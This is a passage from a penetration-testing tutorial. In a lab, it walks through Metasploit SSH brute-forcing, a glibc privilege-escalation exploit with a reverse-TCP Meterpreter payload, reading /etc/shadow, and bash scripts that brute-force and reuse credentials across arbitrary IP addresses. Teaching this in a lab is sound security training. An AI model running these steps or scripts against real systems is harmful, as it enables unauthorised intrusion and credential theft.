Also, note that due to the rate-limiting features of OpenSSH, finding a valid username and password combination for SSH can take a very long time. In our case though, the FTP and Telnet services are also both running and are exposed to the network. So, you can use either the `auxiliary/scanner/ftp/ftp_login` module or the `auxiliary/scanner/telnet/telnet_login` module in the same manner that you used the `ssh_login` module. The main difference is that either one of those modules might yield results faster than what the `ssh_login` module can, especially if you increase the `BRUTEFORCE_SPEED` setting. The bottom line is that if other services are exposed to the network, try finding passwords for them first. Due to the rate-limiting features of OpenSSH, you should save the SSH scan as a last resort.

Okay, now that you've opened a Meterpreter shell, let's see what you can do with it. Don't shut down what you've already done with `msfconsole`, because you'll be using this setup for the next exercise.

Escalating privileges with Meterpreter

You've found the login credentials for the `msfadmin` user and have used them to log into a Meterpreter session. Since we're pretending that `msfadmin` is a normal user with no `sudo` privileges, your next task is to gain `root` user privileges for the Meterpreter session. Let's look at how it's done.

1. At the `meterpreter` command prompt, enter the `getuid` command to see who you're logged in as. You should see this:

```
meterpreter > getuid
Server username: msfadmin
meterpreter >
```

2. You now need to scan the target machine for exploitable vulnerabilities. Before you can do that, put the Meterpreter session into the background, like this:

```
meterpreter > bg
[*] Backgrounding session 3...
msf auxiliary(scanner/ssh/ssh_login) >
```

3. Take note of the session ID number, because you'll use it for the next set of steps.
4. Use the `back` command to exit from the `ssh_login` module.

```
msf auxiliary(scanner/ssh/ssh_login) > back
msf >
```

5. Load the `local_exploit_suggester` module, which you'll use to scan the target machine for exploitable vulnerabilities:

```
msf > use post/multi/recon/local_exploit_suggester
```

6. Use the `show options` command to look at the available options. The only two options are:

    - `SESSION`: You'll set this to the session ID number of the Meterpreter session that you just put into the background. This is the only one of the two options that you'll need to set.
    - `SHOWDESCRIPTION`: This is set to `false` by default. Setting it to `true` will show you detailed information about the exploits that could potentially work on your target machine.

7. Set the `SESSION ID`, which in this case is 3.

```
msf post(multi/recon/local_exploit_suggester) > set SESSION 3
```

8. Use the `run` command to perform the scan.

```
msf post(multi/recon/local_exploit_suggester) > run
```

When the scan completes, you'll see a list of 80 different exploits for which this module checked. However, only the first eight of them are listed with a `Yes` in the `Potentially Vulnerable?` column, as you see here:

```
 #   Name                                          Potentially Vulnerable?
     ----------                                    -----------------
 1   exploit/linux/local/glibc_ld_audit_dso_load_priv_esc  Yes
```

```
 2   exploit/linux/local/glibc_origin_expansion_priv_esc   Yes
 3   exploit/linux/local/netfilter_priv_esc_ipv4           Yes
 4   exploit/linux/local/ptrace_sudo_token_priv_esc        Yes
 5   exploit/linux/local/su_login                          Yes
 6   exploit/linux/persistence/autostart                   Yes
 7   exploit/multi/persistence/cron                        Yes
 8   exploit/unix/local/setuid_nmap                        Yes
```

Only the first four of these are listed as privilege escalation exploits. Let's try the first one.

9. Type `back` to exit the `local_exploit_suggester` module, and then choose the `glibc_ld_audit_dso_load_priv_esc` module, like so:

```
msf post(multi/recon/local_exploit_suggester) > back

msf post(multi/recon/local_exploit_suggester) > use exploit/linux/
local/glibc_ld_audit_dso_load_priv_esc
[*] No payload configured, defaulting to linux/x64/meterpreter/
reverse_tcp
msf exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) >
```



Note that the default payload is the `linux/x64/meterpreter/reverse_tcp` payload. Keep that in mind, because it will be important later. (I'll explain how a payload is used with this module in just a bit, so please bear with me.)

10. Do a `show options` command to see the available options. Then, set the `SESSION` option to the ID number of the current Meterpreter session, and the `LHOST` option to the host-only adapter address of the Kali virtual machine, like so:

```
msf exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set
SESSION 3

msf exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set
LHOST 192.168.56.101
```

11. Type `run` to run the exploit. Your output should look something like this:

```
msf exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run

[*] Started reverse TCP handler on 192.168.56.101:4444
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.fffRMXD51T' (1271 bytes) ...
[*] Writing '/tmp/.SJ20fT' (296 bytes) ...
[*] Writing '/tmp/.CyoHbUW' (250 bytes) ...
[*] Launching exploit...
[*] Exploit completed, but no session was created.
msf exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) >
```

    In the last line, you see `Exploit completed, but no session was created`. The fact that no session was created means that the exploit failed. This doesn't necessarily mean that the target machine isn't exploitable. The failure to create a session could also be due to either using the wrong IP address or port number for the `LHOST` or `LPORT` setting, or it could be due to a networking issue. A networking issue could be caused by a firewall that blocks responses from the target machine to the Kali machine, or by connecting to the target machine via Network Address Translation, which also will block responses. However, in this case, I can tell you that none of those things is an issue. In this case, the problem is just that it doesn't work with the default payload. So, you'll need to use another payload instead.

12. The payload for this exploit is the reverse shell program that you'll plant onto the Metasploitable2 machine. This reverse shell program will connect back to the Kali machine. (You'll use this payload in place of the `netcat` setup that you used in *Chapter 7, Understanding Privilege Escalation and Persistence*.) In this case, the default `linux/x64/meterpreter/reverse_tcp` listener doesn't work with the 32-bit operating system that's running on the Metasploitable2 machine. (I'll explain more about that in just a bit.) As you've just seen, the `show options` command doesn't show anything about setting a payload. To see the available payloads, use the `show payloads` command, like this:

```
msf exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > show
payloads
```

This shows you a list of 54 different payloads. The payload you want is number 33 on the list, which looks like this:

```
33  payload/linux/x86/meterpreter/reverse_tcp          .
normal  No     Linux Mettle x86, Reverse TCP Stager
```

13. Set the payload by doing:

```
msf exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set
payload payload/linux/x86/meterpreter/reverse_tcp
```

14. Execute the `run` command again. This time it should work, as you see here:

```
msf exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run
[*] Started reverse TCP handler on 192.168.56.101:4444
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.FYVl8cAGN' (1271 bytes) ...
[*] Writing '/tmp/.QjMgcDxAfG' (291 bytes) ...
[*] Writing '/tmp/.2bgjLgI' (207 bytes) ...
[*] Launching exploit...
[*] Sending stage (1062760 bytes) to 192.168.56.102
[*] Meterpreter session 4 opened (192.168.56.101:4444 ->
192.168.56.102:38650) at 2025-12-31 18:28:06 -0500

meterpreter >
```

15. Use the `getuid` command to see which user you are:

```
meterpreter > getuid
Server username: root
meterpreter
```

You're logged in as the `root` user, which is exactly what you want to see.



I know, you're wondering how I knew which payload to set. The answer is in this line of the exploit's `run` output:

```
[*] Using target: Linux x86
```

So, the target, which in this case means the type of operating system that we're trying to exploit, is `Linux x86`. But the default payload is `Linux x64`. Run the `uname -m` command on the Metasploitable2 machine to see what the payload should be:

```
msfadmin@metasploitable:~$ uname -m
i686
msfadmin@metasploitable:~$
```

The `i686` in the output means that Metasploitable2 is running on a 32-bit version of Linux. So, you'll need to use a `Linux x86` payload to make this exploit work. (For some reason that I don't understand, this exploit module can properly detect the victim machine's operating system and set the target accordingly, but it can't automatically set the payload type to match.)

Very few modern systems run 32-bit implementations of Linux, so there's a good chance that you'll never encounter this problem in real life.

16. The bad news, though, as I've mentioned before, is that the Meterpreter shell isn't nearly as useful on Linux as it is on Windows, because the Windows version has a lot more functionality. At this point, the most useful available Meterpreter command for Linux is the `shell` command. So, go ahead and try the `shell` command to see what happens:

```
meterpreter > shell
Process 5434 created.
Channel 1 created.
```

17. Run some `root`-level commands to see if you're really `root`:

```
meterpreter > shell
Process 5434 created.
Channel 1 created.
id
uid=0(root) gid=0(root)

fdisk -l
```

```
Disk /dev/sda: 8589 MB, 8589934592 bytes
255 heads, 63 sectors/track, 1044 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes
Disk identifier: 0xc3a20c42

   Device Boot      Start         End      Blocks   Id  System
/dev/sda1               1          30      240943+  83  Linux
/dev/sda2              31        1044     8144955    5  Extended
/dev/sda5              31        1044     8144923+  8e  Linux LVM

head -2 /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
```

18. Yes indeed, you have escalated to the `root` user level, without knowing the `root` user's password and without invoking `msfadmin`'s `sudo` privileges. (Remember, we're pretending that `msfadmin` doesn't have `sudo` privileges.)
19. Type `exit` twice to first exit the `root` shell, and then to exit the Meterpreter session.
20. Type `exit -y` to exit the `msfconsole`. (You still have some running sessions, which is why you need to use the `-y` option.)

Next, let's try using `msfconsole` with a resource file.

Using msfconsole with a resource file

Using interactive mode is fairly easy. But, every time you perform an operation in interactive mode, you have to define the values for the module options. That can get a bit tedious if you need to perform an operation for multiple target machines at different times. One way to alleviate that tedium is to use a **resource file** in which you define the module options that you'll use on a fairly constant basis. You can invoke a resource file either by using the `resource` command from within an interactive `msfconsole` session, or by using the `msfconsole -r` command from the Kali command prompt. To demo both of these methods, use the same `ssh_login` module that you used for the previous exercise.

1. The first thing you'll need to do is identify the options that you need to set. Open `msfconsole` in interactive mode and set the `ssh_login` module options, as you did in *steps 1* through *4* of the *Using msfconsole in interactive mode* procedure.

2. In another terminal window, use your favorite text editor to create the `ssh_login.rc` file in your home directory, with the following contents:

```
use auxiliary/scanner/ssh/ssh_login
set RHOSTS 192.168.56.102
set BRUTEFORCE_SPEED 1
set USER_FILE metasploitable_users.txt
set PASS_FILE metasploitable_cewl_wordlist_2.txt
set STOP_ON_SUCCESS true
set USER_AS_PASS true
set VERBOSE true
run
sessions
```

3. Save the file and exit the text editor.
4. On the terminal window with the `msfconsole` open, use the `resource` command to run the resource file, like so:

```
msf > resource ssh_login.rc
```

   Upon completion, you'll see the list of active sessions and will be at the `msf auxiliary(scanner/ssh/ssh_login) >` command prompt. Instead of interacting with a session this time, type `exit -y` to exit `msfconsole`. (You'll need to use the `-y` option to shut down the running session.)

5. Now, use the `msfconcole -r` command to run the resource script from the Kali command prompt, like so:

```
┌──(kali㉿kali)-[~]
└─$ msfconsole -r ssh_login.rc
```

6. When the operation completes, you'll be at the `msf auxiliary(scanner/ssh/ssh_login) >` command prompt and will see the list of active sessions. In real life, you would choose a session to work with, as you've already done in the previous exercises. For now, though, enter the `exit -y` command to exit the `msfconsole`.

The beauty of this method is that if you want to perform the same operation on a different machine or set of machines at a later date or time, you can just edit the `set RHOSTS` line in the resource file. That will be a lot faster than running the operation in interactive mode again. (Of course, you could also edit the other options, if desired.)

Next, let's look at using a shell script to automate our operations.

Using msfconsole commands within a shell script

You can use the `msfconsole -x` command to run a Metasploit operation from the Kali command prompt. Just surround the command that you want to run with a pair of double quotes, and separate the command components with a semicolon. Let's look at how it's done.

1. To run the `ssh_login` operation that you ran in the previous exercise, the command will look something like this:

```
┌──(kali㉿kali)-[~]
└─$ msfconsole -x "use auxiliary/scanner/ssh/ssh_login; set
RHOSTS 192.168.56.102; set BRUTEFORCE_SPEED 1; set USER_FILE
metasploitable_users.txt; set PASS_FILE metasploitable_cewl_
wordlist_2.txt; set STOP_ON_SUCCESS true; set USER_AS_PASS true; set
VERBOSE true; run; sessions"
```

2. Again, this will take you to the `msf auxiliary(scanner/ssh/ssh_login) >` command prompt and show you the active sessions list. Instead of working with a session, just type `exit -y` to exit `msfconsole`.
3. That's good, but do you really want to type in all that mess every time you want to perform this operation? I thought not, so let's put this into the `ssh_login.sh` script, like so:

```
#!/bin/bash

msfconsole -x "use auxiliary/scanner/ssh/ssh_login; set
RHOSTS 192.168.56.102; set BRUTEFORCE_SPEED 1; set USER_FILE
metasploitable_users.txt; set PASS_FILE metasploitable_cewl_
wordlist_2.txt; set STOP_ON_SUCCESS true; set USER_AS_PASS true; set
VERBOSE true; run; sessions"
```

4. As always, use the `chmod u+x` command to make the script executable.
5. Now, run the script to see what happens:

```
┌──(kali㉿kali)-[~]
└─$ ./ssh_login.sh
. . .
. . .
[+] 192.168.56.102:22 - Success: 'msfadmin:msfadmin'
'uid=1000(msfadmin) gid=1000(msfadmin)
```

```
groups=4(adm),20(dialout),24(cdrom),25(floppy),
29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),
112(admin),119(sambashare),1000(msfadmin) Linux metasploitable
2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
'
[*] SSH session 1 opened (192.168.56.101:38797 -> 192.168.56.102:22)
at 2025-10-20 16:33:01 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

msf auxiliary(scanner/ssh/ssh_login) >
```

6. Instead of working with a session, type `exit -y` to exit `msfconsole`.
7. All right, you're looking good. Now though, you want to pass the IP address(es) of the target machine(s) in as a positional parameter, instead of having to edit the shell script every time you scan a different machine. Let's do that in the `ssh_login-2.sh` script, which will look like this:

```
#!/bin/bash

ipaddresses=("$@")

if [[ -z "$@" ]]; then
        echo "You need to enter at least one IP address for your
target machine(s)."
        exit 1
fi

msfconsole -q -x "use auxiliary/scanner/ssh/ssh_login; set RHOSTS
$(echo "${ipaddresses[@]}"); set BRUTEFORCE_SPEED 1; set USER_FILE
metasploitable_users.txt; set PASS_FILE metasploitable_cewl_
wordlist_2.txt; set STOP_ON_SUCCESS true; set USER_AS_PASS true; set
VERBOSE true; run; sessions"
```

So here, I've assigned the value of the `$@` positional parameter to the `ipaddresses` variable array. (The `$@` positional parameter allows you to enter an indefinite number of IP addresses.) For the `RHOSTS` option, I used the `echo` command within a command substitution construct to retrieve all of the IP address values from the `ipaddresses` variable array. The `if..then` stanza verifies that you've entered at least one IP address when you

invoked the script. I also thought that you might be tired of seeing all of Metasploit's opening messages and ASCII art, so I added the `-q` switch to the `msfconsole` command to invoke the quiet mode.

8. Before you try running this script, boot up the Ubuntu Server virtual machine on which you created a user account for `mrtux`.
9. Use the script to scan both the Metasploitable2 machine and the Ubuntu Server machine, like so:

```
┌──(kali㉿kali)-[~]
└─$ ./ssh_login-2.sh 192.168.56.102 192.168.56.112
```

Upon completion, you should see one active session for the `msfadmin` user on the Metasploitable2 machine, and another active session for `mrtux` on the Ubuntu Server machine.

10. As before, enter `exit -y` to exit `msfconsole`.
11. Okay, you're now thinking about how messy this script looks, and want to know if you can clean things up a bit. Well yeah, you can. Create the `ssh_login-3.sh` script, and make it look like this:

```
#!/bin/bash

ipaddresses=("$@")

if [[ -z "$@" ]]; then
        echo "You need to enter at least one IP address for your
target machine(s)."
        exit 1
fi

msfconsole -q -x "use auxiliary/scanner/ssh/ssh_login; \
        set RHOSTS $(echo "${ipaddresses[@]}"); \
        set BRUTEFORCE_SPEED 1; \
        set USER_FILE metasploitable_users.txt; \
        set PASS_FILE metasploitable_cewl_wordlist_2.txt; \
        set STOP_ON_SUCCESS true; \
        set USER_AS_PASS true; \
```

```
        set VERBOSE true; \
        run; \
        sessions"
```

12. All I did here was place each component of the `msfconsole -x` command on its own separate line, and end each line with a backslash (\). Ending a line with a backslash tells the shell that the next line is part of the same command. I hope you'll agree that this makes the script look a lot better.
13. Hang on, though, because there's yet another simple improvement that you can make. Let's say that you want to scan multiple machines at a time, and that no users on any of the machines are using their usernames as their passwords. This means that the scan will be running for a while. This is where the `THREADS` option comes in handy. By setting the `THREADS` option to the number of machines that you're scanning, your script can scan all of the target machines simultaneously, instead of having to scan them sequentially. But you don't want to edit the script every time you scan a different number of machines. So, create the `ssh_login-4.sh` script, which will look like this:

```
#!/bin/bash

ipaddresses=("$@")

if [[ -z "$@" ]]; then
        echo "You need to enter at least one IP address for your
target machine(s)."
        exit 1
fi

msfconsole -q -x "use auxiliary/scanner/ssh/ssh_login; \
        set RHOSTS $(echo "${ipaddresses[@]}"); \
        set BRUTEFORCE_SPEED 1; \
        set USER_FILE metasploitable_users.txt; \
        set PASS_FILE metasploitable_cewl_wordlist_2.txt; \
        set STOP_ON_SUCCESS true; \
        set THREADS $(echo "${#ipaddresses[@]}"); \
        set USER_AS_PASS false; \
        set VERBOSE true; \
        run; \
        sessions"
```

In the `set THREADS` line, you see that I again used a command substitution construct, with a `#` at the front end of the variable array name, to `echo` the number of elements in the `ipaddresses` variable array. So, if I enter two IP addresses when I invoke the script, the `THREADS` value will be set to 2. If I enter three IP addresses, the `THREADS` value will be set to 3, and so forth. (Pretty slick, eh?) And of course, to simulate that there are no users who use their usernames as their passwords, I set the `USER_AS_PASS` value to `false`.

Now that you've seen the basic usage of Metasploit Framework, let's talk about using it with a database.

Using Metasploit with the PostgreSQL database

Now, here's an important point. Metasploit can use a PostgreSQL database to store its testing results. I mean, you might not always want to use the database, but there will be times when using a database will make things a bit easier. This is because the results from one step of your Metasploit testing, which are stored in the database, can either be used in the next step or for later research. The only catch is that by default, the `postgresql` service is disabled on your Kali machine. Whenever you want to use the database, you'll need to start the `postgresql` service. Do it like this:

```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl start postgresql
```

Now, verify its status:

```
┌──(kali㉿kali)-[~]
└─$ systemctl status postgresql
● postgresql.service - PostgreSQL RDBMS
     Loaded: loaded (/usr/lib/systemd/system/postgresql.service; enabled;
preset: disabled)
     Active: active (exited) since Thu 2025-10-16 13:56:17 EDT; 9min ago
. . .
. . .
```

It says that `postgresql.service` is loaded and active, so we're all good.

Using the database with multiple target hosts

In this exercise, you'll verify the database status, create a database workspace, and add data about the target machines to this database workspace.

1. First, verify the database status, like so:

```
msf > db_status
[*] Connected to msf. Connection type: postgresql.
msf >
```

2. If you work with a lot of different penetration testing projects, things can get a bit jumbled up and hard to find if you dump all of your testing results into just one place. You can solve that problem by creating a **workspace** for each of your projects. To see what workspaces have already been created, just use the `workspace` command, like this:

```
msf > workspace
* default
msf >
```

3. All we have so far is just the default workspace. Let's add another workspace for our current pen testing project, like so:

```
msf > workspace -a pentesting_1
[*] Added workspace: pentesting_1
[*] Workspace: pentesting_1
msf > workspace
  default
* pentesting_1
msf >
```

   The asterisk in front of the `pentesting_1` line means that we're now using the new workspace.

4. Next, use the `db_nmap` command to scan the Metasploitable2 machine and the Ubuntu Server machine, and store the results in the database, like this:

```
msf > db_nmap -A --script=vulners.nse -p 1-65535 192.168.56.102
192.168.56.112
```

The nice part about this is that `db_nmap` uses the same options as the normal `nmap` and shows you the same information. The difference is that `db_nmap` stores its results in the PostgreSQL database. Here, we're using the `-A` option for `nmap`, because we need information about the versions of the running services on the target machine in order to obtain information about potential vulnerabilities. By default, `nmap` scans the 1,000 most-used network ports on a target machine. In this case, we're using the `-p 1-65535` option to make `nmap` scan all ports. This is because we want to see if any services are running on ports that `nmap` doesn't normally scan. We also want to know if any potential vulnerabilities exist on the target machines, so we're using the `--script=` option to execute the `vulners.nse` script. When the scan completes, you'll see information about the potential vulnerabilities that the script found for the various network services, along with their reference identifiers, such as CVE numbers.

5. Use the `hosts` command to show the target hosts that have been added to the database:

```
msf > hosts

Hosts
=====

address         mac                name  os_name  os_flavor  os_sp  purpose  info  comments
-------         ---                ----  -------  ---------  -----  -------  ----  --------
192.168.56.102  08:00:27:a1:a7:54        Linux              2.6.X  server
192.168.56.112  08:00:27:54:d0:3e        Linux              4.X    server

msf >
```

Figure 8.3 – View the hosts that have been added to the database

6. Use `hosts` with the `-c` option to see only certain columns of output, like this:

```
msf > hosts -c address,os_name

Hosts
=====

address         os_name
-------         -------
192.168.56.102  Linux
192.168.56.112  Linux

msf >
```

7. Use the `services` command to view the running services on the target hosts:

```
msf > services
Services
========

host            port  proto  name         state  info
----            ----  -----  ----         -----  ----
192.168.56.102  21    tcp    ftp          open   vsftpd 2.3.4
192.168.56.102  22    tcp    ssh          open   OpenSSH 4.7p1
Debian 8ubuntu1 protocol 2.0

192.168.56.102  23    tcp    telnet       open   Linux telnetd
192.168.56.102  25    tcp    smtp         open   Postfix smtpd
192.168.56.102  53    tcp    domain       open   ISC BIND 9.4.2
192.168.56.102  80    tcp    http         open   Apache httpd 2.2.8
(Ubuntu) DAV/2

192.168.56.102  111   tcp    rpcbind      open   2 RPC #100000
192.168.56.102  139   tcp    netbios-ssn  open   Samba smbd 3.X -
4.X workgroup: WORKGROUP

192.168.56.102  445   tcp    netbios-ssn  open   Samba smbd
3.0.20-Debian workgroup: WORKGROUP

192.168.56.102  512   tcp    exec         open   netkit-rsh rexecd
192.168.56.102  513   tcp    login        open   OpenBSD or Solaris
rlogind

192.168.56.102  514   tcp    shell        open   Netkit rshd
192.168.56.102  1099  tcp    java-rmi     open   GNU Classpath
grmiregistry

192.168.56.102  1524  tcp    bindshell    open   Metasploitable root
shell

192.168.56.102  2049  tcp    nfs          open   2-4 RPC #100003
192.168.56.102  2121  tcp    ftp          open   ProFTPD 1.3.1
```

```
192.168.56.102  3306  tcp    mysql        open   MySQL
5.0.51a-3ubuntu5

192.168.56.102  3632  tcp                 open
192.168.56.102  5432  tcp    postgresql   open   PostgreSQL DB 8.3.0
- 8.3.7

192.168.56.102  5900  tcp    vnc          open   VNC protocol 3.3
192.168.56.102  6000  tcp    x11          open   access denied
192.168.56.102  6667  tcp    irc          open   UnrealIRCd
192.168.56.102  6697  tcp                 open
192.168.56.102  8009  tcp    ajp13        open   Apache Jserv
Protocol v1.3

192.168.56.102  8180  tcp    http         open   Apache Tomcat/
Coyote JSP engine 1.1

192.168.56.102  8787  tcp                 open
192.168.56.112  21    tcp    ftp          open   vsftpd 3.0.5
192.168.56.112  22    tcp    ssh          open   OpenSSH 9.9p1
Ubuntu 3ubuntu3.1 Ubuntu Linux; protocol 2.0

msf >
```

8. Use the `vulns` command to see reference information about the detected vulnerabilities. (Note that I had to cut off the `References` column in order to get a clear screenshot.) You can use this information later for researching vulnerabilities that you might be able to exploit:

```
msf > vulns

Vulnerabilities
===============

Timestamp                Host            Name                          References
---------                ----            ----                          ----------
2025-11-10 21:04:30 UTC  192.168.56.102  vsftpd 2.3.4                  PACKETSTORM:162145,
                                                                       3F6C15-182F-53F6-A5
                                                                       -5097-81CA-546D6591
                                                                       A1CF1E3B
2025-11-10 21:04:31 UTC  192.168.56.102  cpe:/a:openbsd:openssh:4.7p1  CVE-2016-6210,CVE-2
                                                                       3CCE2AB150,4C6E2182
                                                                       PACKETSTORM:173661,
```

Figure 8.4 – View vulnerability information

9. Now, choose a scanning module to use. Let's say that we want to use a Metasploit module, instead of `nmap`, to perform a TCP port scan on the target machine. Choose the `auxiliary/scanner/portscan/tcp` module, like so:

```
msf > use auxiliary/scanner/portscan/tcp
```

10. View the options that you can set for this module:

```
msf auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of con
   DELAY        0                yes       The delay between
   JITTER       0                yes       The delay jitter
   PORTS        1-10000          yes       Ports to scan (e.
   RHOSTS                        yes       The target host(s
   THREADS      1                yes       The number of con
   TIMEOUT      1000             yes       The socket connec

View the full module info with the info, or info -d command.

msf auxiliary(scanner/portscan/tcp) >
```

Figure 8.5 – View the module options

(Note that I had to cut off part of the `Description` field in order to get a clear screenshot.)

11. All of the options are listed as `Required`, and the `RHOSTS` option is the only one that isn't already populated with a value. Instead of setting the value of `RHOSTS` by hand this time, use the `hosts -R` command to pull that value from the database, like so:

```
msf auxiliary(scanner/portscan/tcp) > hosts -R

Hosts
=====

address         mac                name  os_name  os_flavor  os_sp  purpose  info  comments
-------         ---                ----  -------  ---------  -----  -------  ----  --------
192.168.56.102  08:00:27:a1:a7:54        Linux              2.6.X  server
192.168.56.112  08:00:27:54:d0:3e        Linux              4.X    server

RHOSTS => 192.168.56.102 192.168.56.112

msf auxiliary(scanner/portscan/tcp) >
```

Figure 8.6 – Setting the RHOSTS value from the database

12. Use the `run` command to run the scan:

```
msf auxiliary(scanner/portscan/tcp) > run
[+] 192.168.56.102        - 192.168.56.102:21 - TCP OPEN
[+] 192.168.56.102        - 192.168.56.102:22 - TCP OPEN
[+] 192.168.56.102        - 192.168.56.102:23 - TCP OPEN
[+] 192.168.56.102        - 192.168.56.102:25 - TCP OPEN
[+] 192.168.56.102        - 192.168.56.102:53 - TCP OPEN
. . .
. . .
[+] 192.168.56.102        - 192.168.56.102:8180 - TCP OPEN
[+] 192.168.56.102        - 192.168.56.102:8787 - TCP OPEN
[*] Scanned 1 of 2 hosts (50% complete)
[+] 192.168.56.112        - 192.168.56.112:21 - TCP OPEN
[+] 192.168.56.112        - 192.168.56.112:22 - TCP OPEN
[*] Scanned 1 of 2 hosts (50% complete)
[*] Scanned 1 of 2 hosts (50% complete)
[*] Scanned 1 of 2 hosts (50% complete)
[*] Scanned 1 of 2 hosts (50% complete)
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/portscan/tcp) >
```

Unlike the `nmap` scan that we just did, this Metasploit module only shows you which TCP ports are open on the target host, without showing any additional information. That's okay, because in some cases that might be all you'll need to see.

13. We no longer need this scan module, so use the `back` command to exit from it:

```
msf auxiliary(scanner/portscan/tcp) > back
msf >
```

14. You can also use the `hosts -R` trick to set the `RHOSTS` option for other modules, as you see here with the `ssh_login` module:

```
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(scanner/ssh/ssh_login) > hosts -R

Hosts
=====

address         mac                name  os_name  os_flavor  os_sp  purpose  info  comments
-------         ---                ----  -------  ---------  -----  -------  ----  --------
192.168.56.102  08:00:27:a1:a7:54        Linux              2.6.X  server
192.168.56.112  08:00:27:54:d0:3e        Linux              4.X    server

RHOSTS => 192.168.56.102 192.168.56.112

msf auxiliary(scanner/ssh/ssh_login) > 
```

Figure 8.7 – Setting RHOSTS for ssh_login

15. Of course, you'll still need to set the other `ssh_login` options yourself, but you've already seen how that's done. Go ahead and set the options as you've done for the *Using msfconsole in interactive mode* procedure. Then, run the module, as you've done before.
16. Upon completion of this run, you'll see that any login credentials that `ssh_login` finds will be added to the database. Use the `creds` command to view them:

```
msf auxiliary(scanner/ssh/ssh_login) > creds
Credentials
===========

id  host            origin          service       public    private          realm  private_type
--  ----            ------          -------       ------    -------          -----  ------------
8   192.168.56.102  192.168.56.102  22/tcp (ssh)  msfadmin  msfadmin                Password
9   192.168.56.102  192.168.56.102  22/tcp (ssh)  user      user                    Password
10  192.168.56.112  192.168.56.112  22/tcp (ssh)  mrtux     AndreaSterbini          Password

msf auxiliary(scanner/ssh/ssh_login) > 
```

Figure 8.8 – Viewing stored login credentials

17. Let's say that for now, you've finished your pentesting session. Type `exit -y` to exit `msfconsole`.
18. Now, let's say that you've discovered another machine on the target network, and you want to do a quick scan to see if any of the login credentials that you've already found will work on it. Simulate this by booting up your second Ubuntu Server virtual machine and noting its IP address.
19. On the Kali machine, open `msfconsole` again and run the `workspace pentesting_1` command to choose the correct workspace.
20. Choose the `ssh_login` module by running the `use auxiliary/scanner/ssh/ssh_login` command.

21. Set the `RHOSTS` value to the IP address of the second Ubuntu Server machine that you've just booted up. Set the `VERBOSE` and the `DB_ALL_CREDS` values to `true`, and set the `BRUTEFORCE_SPEED` value to `1`. You won't need to specify either a password list or a user list this time, because the `DB_ALL_CREDS` option will pull the user credentials from the database.
22. Run the module, and you'll see that the `mrtux` account is found almost immediately, and that a new session has been opened.
23. You're done for now, so type `exit -y` to exit `msfconsole`.

Next, let's see if we can create some cool shell scripts that will work with the database.

Using the database in shell scripts

You can use the `workspace -a` command within a shell script to either create or choose a workspace. If the workspace that you specify doesn't exist, it will be created. If it already exists, it will be chosen. So, there's no danger that `workspace -a` will cause you to lose data by destroying an existing workspace. Let's see how that's done.

1. Ensure that the `postresql` service is running by doing:

```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl start postgresql
```

2. Create the `db_nmap-1.sh` script, like this:

```
#!/bin/bash
ipaddresses=("$@")

if [[ -z "$@" ]]; then
        echo "You need to enter at least one IP address for your
target machine(s)."
        exit 1
fi

msfconsole -q -x "workspace -a pentesting_2; \
     db_nmap -A --script=vulners $(echo "${ipaddresses[@]}"); \
     hosts; \
     services; \
     vulns; \
     exit"
```

I've already covered the concepts for this script in the *Using msfconsole commands from within a shell script* exercise, so I won't go over them again. Also, I left out the `-p 1-65535` option from the `db_nmap` command this time, but you can add it back in if you want to scan every port on the target machine.

3. Do `chmod u+x db_nmap-1.sh` to make it executable, and then run it.
4. Now, let's fancy things up a bit by combining the `nmap` scan with the `ssh_login` scan. Create the `db_nmap-2.sh` script, and make it look like this:

```
#!/bin/bash
ipaddresses=("$@")

if [[ -z "$@" ]]; then
        echo "You need to enter at least one IP address for your
target machine(s)."
        exit 1
fi



echo "${#ipaddresses[@]}"

msfconsole -q -x "workspace -a pentesting_2; \
        db_nmap -A --script=vulners $(echo "${ipaddresses[@]}"); \
        use auxiliary/scanner/ssh/ssh_login; \
        set RHOSTS $(echo "${ipaddresses[@]}"); \
        set BRUTEFORCE_SPEED 1; \
        set USER_FILE metasploitable_users.txt; \
        set PASS_FILE metasploitable_cewl_wordlist_2.txt; \
        set STOP_ON_SUCCESS true; \
        set THREADS $(echo "${#ipaddresses[@]}"); \
        set USER_AS_PASS true; \
        set VERBOSE true; \
        run; \
        back; \
        hosts; \
        creds; \
        sessions"
```



So far, you've been scanning the same two virtual machines with each of these scripts. I should point out, though, that if you scan another machine that you haven't scanned yet, its information will get added to the workspace that you're currently using.

5. For our final trick, let's say that you want to do an `ssh_login` scan on some machines that you haven't scanned before, but you want to try the login credentials that you've already found on other machines. To do that, create the `ssh_login-5.sh` script, like this:

```
#!/bin/bash

ipaddresses=("$@")

if [[ -z "$@" ]]; then
        echo "You need to enter at least one IP address for your
target machine(s)."
        exit 1
fi

msfconsole -q -x "workspace pentesting_2; \
        use auxiliary/scanner/ssh/ssh_login; \
        set RHOSTS $(echo "${ipaddresses[@]}"); \
        set BRUTEFORCE_SPEED 1; \
        set DB_ALL_CREDS true; \
        set STOP_ON_SUCCESS true; \
        set THREADS $(echo "${#ipaddresses[@]}"); \
        set USER_AS_PASS false; \
        set VERBOSE true; \
        run; \
        sessions"
```

6. Run this script against another virtual machine on which you've created the `mrtux` account, and you should see near-instantaneous results.

